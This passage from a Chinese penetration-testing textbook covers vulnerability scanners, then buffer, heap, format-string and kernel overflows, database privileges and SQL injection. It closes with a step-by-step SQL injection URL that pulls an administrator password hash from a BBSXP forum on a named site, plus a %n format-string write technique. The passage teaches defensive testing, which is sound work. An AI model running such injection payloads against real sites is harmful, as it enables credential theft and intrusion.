Nessus 的实质是一种评估工具，可以帮助系统管理员评估系统的临界状态和应用程序的漏洞。Nessus 的使用非常简单。该软件根据已知的系统漏洞和弱点，对被评估的系统进行模拟攻击，最后给出一份详细报告。而网络管理员所要做的，不是安装和运行工具，而是将评估报告上报，并决定对哪些漏洞必须立即打上补丁，而哪些可以暂时放缓处理。

Nessus 将系统的漏洞归结为三类：

- **Security Holes** 该项攻击成功，并且会造成极大的安全风险。
- **Security Warnings** 该项攻击成功，但是不会对安全造成大的影响。
- **Security Notes** 软件通过扫描发现了系统相关信息。

同时，Nessus 还依据风险因素将这三类漏洞分为不同等级：

- **Critical** 已经威胁到远程主机的安全。
- **Serious** 该漏洞泄漏的信息可以被黑客利用进行攻击。
- **High** 黑客可以在远程主机获取 Shell，或者执行任意命令。

- **Medium** 该安全漏洞可以导致用户权限扩大。
- **Low** 从该漏洞获取的信息可以被黑客利用，但是不会立刻造成严重威胁。
- **None** 系统不存在隐患。

对于每个被发现的漏洞，Nessus 都会提供一个 BugTraq ID（BID）列表链接、一个公共漏洞和暴露（CVE）代码链接、一个 Nessus ID。这三个参考链接中的任意一个，都可以帮助系统管理员更进一步地了解该漏洞的潜在危害。

6.7.3 X-Scan：国内最好的扫描器

X-Scan 是由国内一个名为“安全焦点”的安全组织开发的，是一个功能强大的扫描工具。它采用多线程方式对指定 IP 地址段（或单机）进行安全漏洞检测，支持插件功能，并提供了图形界面和命令行两种操作方式。扫描内容包括：远程服务类型、操作系统类型及版本、各种弱口令漏洞、后门、应用服务漏洞、网络设备漏洞、拒绝服务漏洞等 20 多个大类。

X-Scan 是以 Nessus 为核心开发的，所以功能与 Nessus 基本相近，但是因为该软件由中国人开发，所以在使用习惯上更符合中国人的特点。该软件支持 Nessus 脚本编写的插件，如图 6.43 所示。X-Scan 支持多线程并发扫描，同时也能够在扫描完成后及时生成报告。但是笔者在使用过程中发现，该软件的缺陷在于对多线程的处理不够完善，扫描结果中经常有目标反馈结果混杂在一起的现象，请读者注意。




图 6.43 Nessus 脚本编写的插件

6.8 小结

本章主要介绍了扫描的原理及在扫描过程中可能使用到的理论和实践经验。这些理论是扫描技术发展至今的主要基石，读者应该了解这些理论的基本原理并熟练掌握，本章还介绍了一些著名的扫描工具。

下一章将继续本章的内容深入探讨渗透技术及其应用，还将分析一个新的渗透测试平台 Metasploit。

◆ ◆ ◆

第7章 渗透测试

本章包括

- ◆缓冲区溢出攻击的原理
- ◆堆溢出的原理
- ◆格式化串漏洞
- ◆SQL 注入技术
- ◆使用 Nessus 渗透 Web 网站
- ◆使用 Wikto 渗透 Web 网站
- ◆Metasploit 的使用

渗透测试（Penetration Test）是安全领域比较专业的一个方面，渗透测试名为测试，实际是模仿黑客的手段对需要测试的站点或者机构进行模拟攻击，在攻击过程中发现网络的薄弱点后，利用各种弱点入侵工具进入内部网络，然后将这些弱点记录下来交给对方的网络管理者。这里所说的弱点就是俗称的系统漏洞或者网络脆弱点。

本章将重点介绍一些渗透测试的基础知识和测试过程中涉及到的技术问题，其中将分析缓冲区溢出问题及各种溢出知识，还将介绍数据库及 Web 渗透的基本技术，最后将介绍一种在国外非常流行的测试工具平台 Metasploit 的使用方法。

7.1 渗透的原理

渗透技术是较为高深的技术，涉及汇编语言知识和计算机基本理论。这里不展开分析，只就其中的基本问题做一个简单的说明。基本的渗透知识包括缓冲区溢出、堆溢出、格式化串和内核溢出等问题。

7.1.1 渗透基础知识

渗透测试是指安全工程师尽可能完整地模拟黑客使用的漏洞发现技术和攻击手段，对目标网络/系统/主机/应用的安全性做深入探测，以发现系统最脆弱的环节的过程。渗透测试能够直观地让网络管理人员知道自己网络所面临的问题。

渗透测试属于一种专业的安全服务，其实现方式类似于军队里“沙盘推演”的概念，通过实战和推演，让用户清晰了解目前网络的脆弱性以及可能造成的影响，以便采取必要的防范措施。

7.1.2 缓冲区溢出攻击的基础知识

几十年来，缓冲区溢出（又称堆栈溢出）一直引发许多严重的安全性问题。其中最著名的例子是 1988 年，互联网蠕虫程序在 finger 中利用缓冲区溢出感染了互联网中的数万台机器。但是，缓冲区溢出问题并没有成为历史，缓冲区溢出攻击已成为目前最常用的黑客技术之一。据统计，仅去年缓冲区溢出就占 CERT/CC 提出的所有重大安全性错误的 50%以上。

缓冲区溢出指当计算机程序向缓冲区内填充的数据位数超过了缓冲区本身的容量时，溢出的数据覆盖在合法数据上。理想情况是，程序检查数据长度并且不允许输入超过缓冲区长度的字符串。但是绝大多数程序都会假设数据长度总是与所分配的存储空间相匹配，这就为缓冲区溢出埋下隐患。操作系统使用的缓冲区又被称为堆栈，在各个操作进程之间，指令被临时存储在堆栈当中，堆栈也会出现缓冲区溢出。

当一个超长的数据进入缓冲区时，超出部分就会被写入其他缓冲区，其他缓冲区存放的可能是数据、下一条指令的指针，或者是其他程序的输出内容，这些内容都被覆盖或者破坏掉。由此可见，一小部分数据或者一套指令的溢出就可能导致一个程序或者操作系统的崩溃。

这种攻击之所以泛滥，是由开放源代码程序的本质决定的。UNIX 本身及其上的许多应用程序都是用 C 语言编写的，而 C 语言不检查缓冲区的边界。在某些情况下，如果用户输入的数据长度超过应用程序给定的缓冲区，就会覆盖其他数据区，造成“缓冲区溢出”。

7.1.3 缓冲区溢出漏洞的攻击方式

缓冲区溢出漏洞可以使任何一个有黑客技术的人取得机器的控制权甚至最高权限。利用缓冲区溢出漏洞攻击 root 程序，大都通过执行类似 exec(sh)的执行代码来获得 root 的 Shell。黑客的目的通常是要完成两个任务，即在程序的地址空间里安排适当的代码和通过适当的初始化寄存器和存储器，让程序跳转到安排好的地址空间执行。

- 在程序的地址空间里安排适当的代码。
- 将控制程序转移到攻击代码的形式。
- 植入综合代码和流程控制。

7.1.4 缓冲区溢出的防范

缓冲区溢出的漏洞从被发现至今一直都是网络安全领域的最大隐患，很多安全人士均对这些漏洞做了仔细的研究，但是缓冲区溢出的完全防止往往因为这样或那样的原因而显得有点不尽人意。目前缓冲区溢出漏洞的几种保护方法如下：

- 正确地编写代码。
- 非执行的缓冲区。
- 检查数组边界。
- 检查程序指针完整性。

7.1.5 堆溢出

最初的缓冲区溢出一般都是栈溢出，通过覆盖返回地址或者函数指针；栈溢出的实现是比较简单的，而堆溢出的实现往往涉及内存的分配和释放，因此比较复杂。

堆是程序动态分配的一块内存区域，程序通过 malloc/free 或者 new/delete 来动态分配和释放内存。近期发现的如 webdav 和 aspcode 等溢出漏洞，都属于堆溢出的范畴，因此有必要对堆溢出进行深入的研究。

现在的系统管理堆，为了使查询更高效、快速，一般都使用双向链表结构，如图 7.1 所示。




图 7.1 系统管理堆

现在假设有如图 7.2 所示的堆管理链表。




图 7.2 堆管理链表

删除中间堆就会有如下操作，如图 7.3 所示。

```
*b=c
*(a+1)=c
*(*p1+1)=*p2
 *c=a
(*p2)=*p1
```




图 7.3 删除中间堆的操作

现在假设有如图 7.4 所示的堆管理链表。




图 7.4 堆管理链表

记*p1 为 p1，*p2 为 p2，则有：

```
*p2=p1;*(p1+1)=p2;
```

记 p1 为 ADDR1，p2 为 ADDR2，释放堆的内容，则 p1 和 p2 等价于如下操作：

```
MOV [ADDR2], ADDR1
MOV [ADDR1+4], ADDR2
```

现在假设申请了如下一个堆（左）并构造一个堆（右），如图 7.5 所示。




图 7.5 申请和构造的堆

这样，当删除该堆时，就会将异常处理地址改为自己的 ShellCode 地址。在发生异常时，即会转向执行自身的 ShellCode，这样就可以执行任何想要的命令，比如复制蠕虫、执行蠕虫等。

IIS 服务器软件的.asp 分块编码堆溢出漏洞是一个比较典型的堆溢出的例子。根据袁哥的看法，这个漏洞不应该叫分块编码漏洞，因为漏洞原因根本不在于分块编码。

7.1.6 格式化串漏洞利用技术

随着攻击技术的发展，除了原来的缓冲区溢出攻击以外，又出现了全新的攻击技术，即格式化字符串攻击。最著名的就是针对 wu-ftp6.0 和 rpc.statd 的攻击方法。由于相当多的网站默认安装了这两种软件，而且网上针对这两个漏洞的攻击程序很多且易于使用，所以具有这两个漏洞而被攻破的网站非常多。因此，这里有必要介绍格式化字符串的攻击方法，并探讨相应的补救和防范措施。

格式化字符串攻击利用的是 printf 一类函数的错误使用，包括 printf，sprintf，fpringtf 等，以及自定义的格式化函数。这里介绍最普遍的 printf 函数的原理。

7.1.6.1 格式化串的原理

printf 函数的格式是 printf(格式化串,变量 1,变量 2,……)，其中格式化串是一个特殊的字符串，字符串包含一般的字符，也可以包含特殊的格式字符，即以“%”作为前缀的字符，这些格式字符告诉 printf 此时应该从栈中取出某种类型的一个值并按照一定的格式输出，常见的格式字符参见表 7.1。

表 7.1 常见的格式字符

格式字符	含义
%c	单字符格式
%d	十进制整型
%e 或%E	指数形式
%f	十进制浮点数
%l	整型
%o	八进制整型
%p	地址指针
%s	字符串
%x	十六进制整型

格式化字符串的功能不仅局限于控制显示的数据类型，而且也能控制显示的宽度和队列等，例如，%n 可以将已经输出的字节数保存到相应指针指向的内存地址中。输入如下代码：

```
int a,b,c;
printf("%d %d %n",a,b,c);
```

输出 a 和 b 的数值之后，c 会被赋值为 4。这是一个非常危险的格式化字符串，因为字符串可以将一个数值写到一个地址，这将被攻击者利用。堆栈中的格式化串和变量的安排方式如下：

```
低                          栈增长方向                          高
printf 内部变量：ebp：返回地址：格式化串指针：变量 1：变量 2：……
```

printf 函数执行时，从栈中取出格式化串，逐个输出格式化串中的普通字符串并打印出来，如果碰到字符“%”，printf 就会从格式化串指针后面的地址中取出数值，然后以要求的格式打印。但注意，如果格式化串和实际传送的变量形式不匹配的话，就会造成 printf 访问本不希望访问的地址，引起内存错误，并进一步被攻击者利用。

7.1.6.2 格式化串的利用

printf 函数包含一项特性，程序员可以定义打印字符的宽度。在格式字符的中间加上一个整数，printf 函数就会把这个数值作为输出宽度。如果输出的实际宽度大于指定宽度，则仍然按照实际宽度输出；如果小于指定宽度，则按指定宽度输出。例如可以用下列语句以 100 个字符的宽度输出整数 i：

```
printf("%.100d",i);
```

使用 printf("%.100f",i)的形式则是以 100 位的小数输出 i，而 printf("%.f",i)不是以 1 位小数输出，而是以总共 8 位的带小数的数输出 i。如果 i 等于 1，输出应该是 1.000000。由于这个“%.f”一次能向前推进 8 位，所以它经常在实际攻击时被放在提交的格式化串的中间，用来快速到达返回地址处。

利用这个特性，使用很少的格式字符来输出一个很大的数值到%n，而且这个数值是可以由编程者自己来指定的。所要做的工作只是进行一些计算，把要返回的地址转化为整数，放到%n 前面的格式化串中。例如要把 200 放入 num 中，可以利用如下语句：

```
printf("%.200d%n",i,&num);
```

当这条语句执行完后，num 的值就变成 200 了。如果用跳转地址的值代替 200，那么%n 就可以把跳转地址写入 num。

从这里可以看出，使用有漏洞的 printf 语句可以将任意数值写到任意地方，这就是漏洞的根源，只要将 main 的返回地址改为攻击代码，控制权就会跳转到攻击代码而造成恶意的攻击。

7.1.7 内核溢出利用技术

一般来说，利用系统上一些程序的逻辑缺陷或缓冲区溢出的手段，攻击者很容易在本地获得 Linux 服务器上管理员权限 root。在一些远程情况下，攻击者会利用一些以 root 身份执行的有缺陷

的系统守护进程来取得 root 权限，或利用有缺陷的服务进程漏洞来取得普通用户权限以远程登录服务器。目前很多 Linux 服务器都用关闭各种不需要的服务和进程的方式来提升自身的安全性，但只要这个服务器上运行着某些服务，攻击者就可以找到提升权限的途径。

7.1.7.1 内核溢出的原理

使用内核溢出技术的主要目的是以此来获得远程计算机的访问控制权，这里以 2003 年的一次漏洞为实例解释导致权限提升的漏洞原理。

2003 年 9 月，Linux 内核开发人员发现 do_brk() 边界检查不充分漏洞，并在 9 月底发布的 Linux kernel 2.6.0-test6 中对其进行了修补。但是 Linux 内核开发人员并没有意识到此漏洞的威胁，所以没有做任何通报，一些安全专家与黑客却看到了此漏洞蕴涵的巨大威力。在 2003 年 11 月，黑客将 RSYNC 中一个未公开的堆溢出与此漏洞配合，成功地攻击了多台 Debian 与 Gentoo Linux 服务器。

该漏洞于 brk 系统调用中被发现。brk 系统调用可以对用户进程的堆的大小进行操作，使堆扩展或者缩小。而 brk 内部就是直接使用 do_brk( )函数来做具体操作的，do_brk( )函数在调整进程堆的大小时既没有对参数 len 进行任何检查（不检查大小也不检查正负），也没有对 addr+len 是否超过 TASK_SIZE 做检查。这样就可以向它提交任意大小的参数 len，任意改变用户进程的大小以致超过 TASK_SIZE 的限制，使系统认为内核范围的内存空间也是可以被用户访问的，如此，普通用户就可以访问到内核的内存区域。通过一定的操作，攻击者就可以获得管理员权限。这个漏洞极其危险，因为利用这个漏洞可以使攻击者直接对内核区域进行操作，并可以绕过很多 Linux 系统下的安全保护模块。

此漏洞的发现不仅仅是解决了一个新的漏洞，而是提出了一种新的漏洞概念，即通过扩展用户的内存空间到系统内核的内存空间来提升权限。

7.1.7.2 内核整数溢出的问题

Linux 内核中的整数溢出漏洞是另外一个类型的内核溢出漏洞问题。Linux Kernel 2.4 NFSv3 XDR 处理器例程远程拒绝服务漏洞于 2003 年 7 月 29 日公布，影响到 Linux Kernel 2.4.21 以下的所有内核版本。

该漏洞存在于 XDR 处理器例程中，相关内核源代码文件为 nfs3xdr.c。此漏洞是由一个整型漏洞引起的（正数/负数不匹配）。攻击者可以构造一个特殊的 XDR 头（通过设置变量 int size 为负数）发送给 Linux 系统，即可触发此漏洞。当 Linux 系统的 NFSv3 XDR 处理程序收到这个被特殊构造的包时，程序中的检测语句会错误地判断包的大小，从而在内核中复制巨大的内存，导致内核数据破坏，致使 Linux 系统崩溃。

在该漏洞代码中可以看出因为此内存复制是在内核内存区域中进行的，因而会破坏内核中的数据导致内核崩溃，利用此漏洞时攻击者必须可以 mount 系统上的目录，为利用此漏洞更增加了困难。

这个漏洞是一个非常典型的整数溢出漏洞，如果在内核中存在这样的漏洞是非常危险的。所以 Linux 的内核开发人员对 Linux 内核中关于数据大小的变量都做了处理（使用了 unsigned int），这样就避免了再次出现这种典型的整数溢出。通过对这种典型的漏洞原理进行分析，开发人员可以在以后的开发中避免出现这种漏洞。

7.1.7.3 内核池溢出的问题

Windows 内核池溢出漏洞是第三种使用内核溢出的漏洞。这类漏洞与堆溢出相比，难度在于没有用户态的每进程的默认堆，更不能像用户态那样创建自己的堆。所有内核态程序共用那几个池，增加了地址分配的不确定性，尤其是 PagedPool。在两个池描述符中轮流分配，要想控制连续地址分配和释放难度相当大，因此堆溢出的绝大部分方法无法使用。

7.2 数据库的渗透

数据库的渗透是第二种类型的渗透技术，其主要原理是利用数据库的缺陷下载数据库或者间接获得数据库的部分权限，从而利用这些有限的权限攻击服务器。

7.2.1 数据库的用户与权限

数据库用户从概念上与操作系统用户是完全无关的。为了能初始创建数据库系统，新建立的数据库总是包含一个预定义的用户。这个用户将和初始化该数据库的用户有相同的名称。因此，初始用户总是存在的。为了创建更多用户，必须首先以这个初始用户身份连接。

数据库还有一些超级用户存在，这些超级用户超越所有的权限检查。同样，只有超级用户才能创建新的用户。要创建数据库超级用户，可以使用如下命令：

```
CREATE USER name CREATEUSER
```

当创建一个数据库对象时，它属于一个用户，即执行创建命令的那个用户。默认时，只有所有者（或者超级用户）可以对该对象进行任何操作。为了让别的用户也能使用它，必须赋予那些用户权限。

数据库有 4 种权限：select（读）、insert（追加）、update/delete（写）和 rule（规则，可在表上创建重写规则的权限）。删除和修改一个对象的权限通常只属于所有者。赋予权限用 GRANT 命令。因此，如果 joe 是一个现存用户，而 accounts 是一个现存表，那么可以用如下方式赋予写权限：

```
GRANT UPDATE ON accounts TO joe;
```

执行这条命令的用户必须是表的所有者。要给一个组赋予权限，则用如下命令：

```
GRANT SELECT ON accounts TO GROUP staff;
```

特殊的用户名 PUBLIC 可以用于给系统中的每一个用户赋予权限。把 ALL 放在权限声明位置上表明赋予所有权限。

要废除一个权限，用 REVOKE 命令：

```
REVOKE ALL ON accounts FROM PUBLIC;
```

表的所有人的权限集总是隐含的，并且不能废除。

7.2.2 SQL 注入技术

目前没有对 SQL 注入技术的标准定义，微软给出的定义是：

- 脚本注入式的攻击。
- 恶意用户输入用来影响被执行的 SQL 脚本。

根据一般意义上的看法，一个攻击者通过在查询语句中插入一系列 SQL 语句来将数据写入到应用程序中，这种方法就可以定义成 SQL 注入。

7.2.2.1 SQL 注入技术概述

SQL 注入攻击就其本质而言，利用的工具是 SQL 语法，针对的是应用程序开发者编程过程中产生的漏洞，当攻击者能够操作数据，往应用程序中插入一些 SQL 语句时，SQL 注入攻击就发生了。

实际上，SQL 注入是存在于常见的多连接的应用程序中的一种漏洞，攻击者通过在应用程序中预先定义好的查询语句结尾处加上额外的 SQL 语句元素，欺骗数据库服务器执行非授权的任意查询。这类应用程序一般是网络应用程序（Web Application），它允许用户输入查询条件，并将查询条件嵌入 SQL 请求语句中，发送到与该应用程序相关联的数据库服务器中执行。通过构造一些畸形的输入，攻击者能够利用这种请求语句获取未知的结果。

SQL 注入攻击利用的是 SQL 语法，这使攻击具有广泛性。理论上说，对于所有基于 SQL 语言标准的数据库软件，包括 SQL Server，Oracle，MySQL，DB2 和 Informix 等，以及与之连接的网络应用程序，包括 Active/Java Server Pages，ColdFusion Management，PHP 或 Perl 等都是有效的。当然各种软件有自身的特点，实际的攻击代码可能不尽相同。SQL 注入攻击的原理相对简单，各类基于数据库系统的应用程序被广泛使用，介绍注入漏洞和利用方法的公开出版物也大量问世，所以造成近年 SQL 注入攻击有被滥用的趋势。

7.2.2.2 SQL 注入点判断的理论基础

对 SQL 注入点的判断体现了高手与“菜鸟”之间的差别。理论上认为一个网络应用程序主要产生两种类型的错误，第一类是由 Web 服务器产生的代码异常（exception），类似于 500:Internal Server Error。通常如果 SQL 注入语句出现语法错误，比如出现未闭合的引号，就会使服务器抛出这类异常。如果要屏蔽该类错误，一般会采用将默认的错误信息替换成一个事先定制的 HTML 页面，但只要观察到有这种响应出现，就可以确认其实是发生了服务器错误。在其他情况下，为了进一步屏蔽该类错误，有些服务器一出现异常，就会简单地跳转到主页面或前一个访问过的页面，或者只显示一条简单的错误消息而不提供任何细节。

第二类错误是由应用程序代码产生的，这代表开发者有较好的编程习惯。这类应用程序考虑到可能会出现一些无效情况，并分别产生一个特定的错误信息。尽管出现这类错误一般会返回一个请求有效的响应（200 OK），但页面仍然会跳转到主页面，或者采用某种隐藏信息的办法，类似于 Internal Server Error。

因此攻击者为了进行 SQL“盲注”，一般会首先尝试提交一些无效的请求，并观察应用程序如何处理这些错误，以及如果出现 SQL 错误会发生什么情况。

对要攻击的应用程序有了初步的认识后，攻击者会试图定位由人为构造的输入而产生的错误信息。这时，攻击者就会使用标准的 SQL 注入测试技术，比如添加一些 SQL 关键字（如 OR，AND 等）和一些 META 字符。每一个参数都被独立地进行测试，而获得的响应将被用来判断是否产生了错误。当然还有其他一些测试方法，但是比较复杂，这里就不赘述了。各种测试的结果一般是一个可疑参数的列表，列表中的一些参数可能确实可以进行注入利用，另外一些参数则可能是由一些与 SQL 无关的错误造成的，因此需要剔除。攻击者接下来就需要从这些参数中挑选真正存在注入漏洞的参数，即确定注入点。

7.2.2.3 SQL 注入实例

这里以 BBSXP 的暴库漏洞为例，如图 7.6 所示。




图 7.6 BBSXP 暴库漏洞

需要说明的是，这里通过 SQL 注入获取的是管理员密码的 MD5，之后使用 MD5 的破解工具破解即可。

step 1 打开 IE 浏览器，在地址栏中输入如下地址，即可打开 BBS 页面，如图 7.7 所示。

```
http://www.sisutraining.org/bbs
```

step 2 在 IE 地址栏中输入如下地址，如图 7.8 所示。

```
http://www.sisutraining.org/bbs/blog.asp?id=5%20union%20select%20top%201%
201, [adminpassword],1,1,1,1,1%20from%20[clubconfig]
```

step 3 在页面下方显示的字符串即为管理员后台密码。这个密码是经过 MD5 加密的，破解难度很大，使用暴力破解法可能有效，但是需要很长的时间。

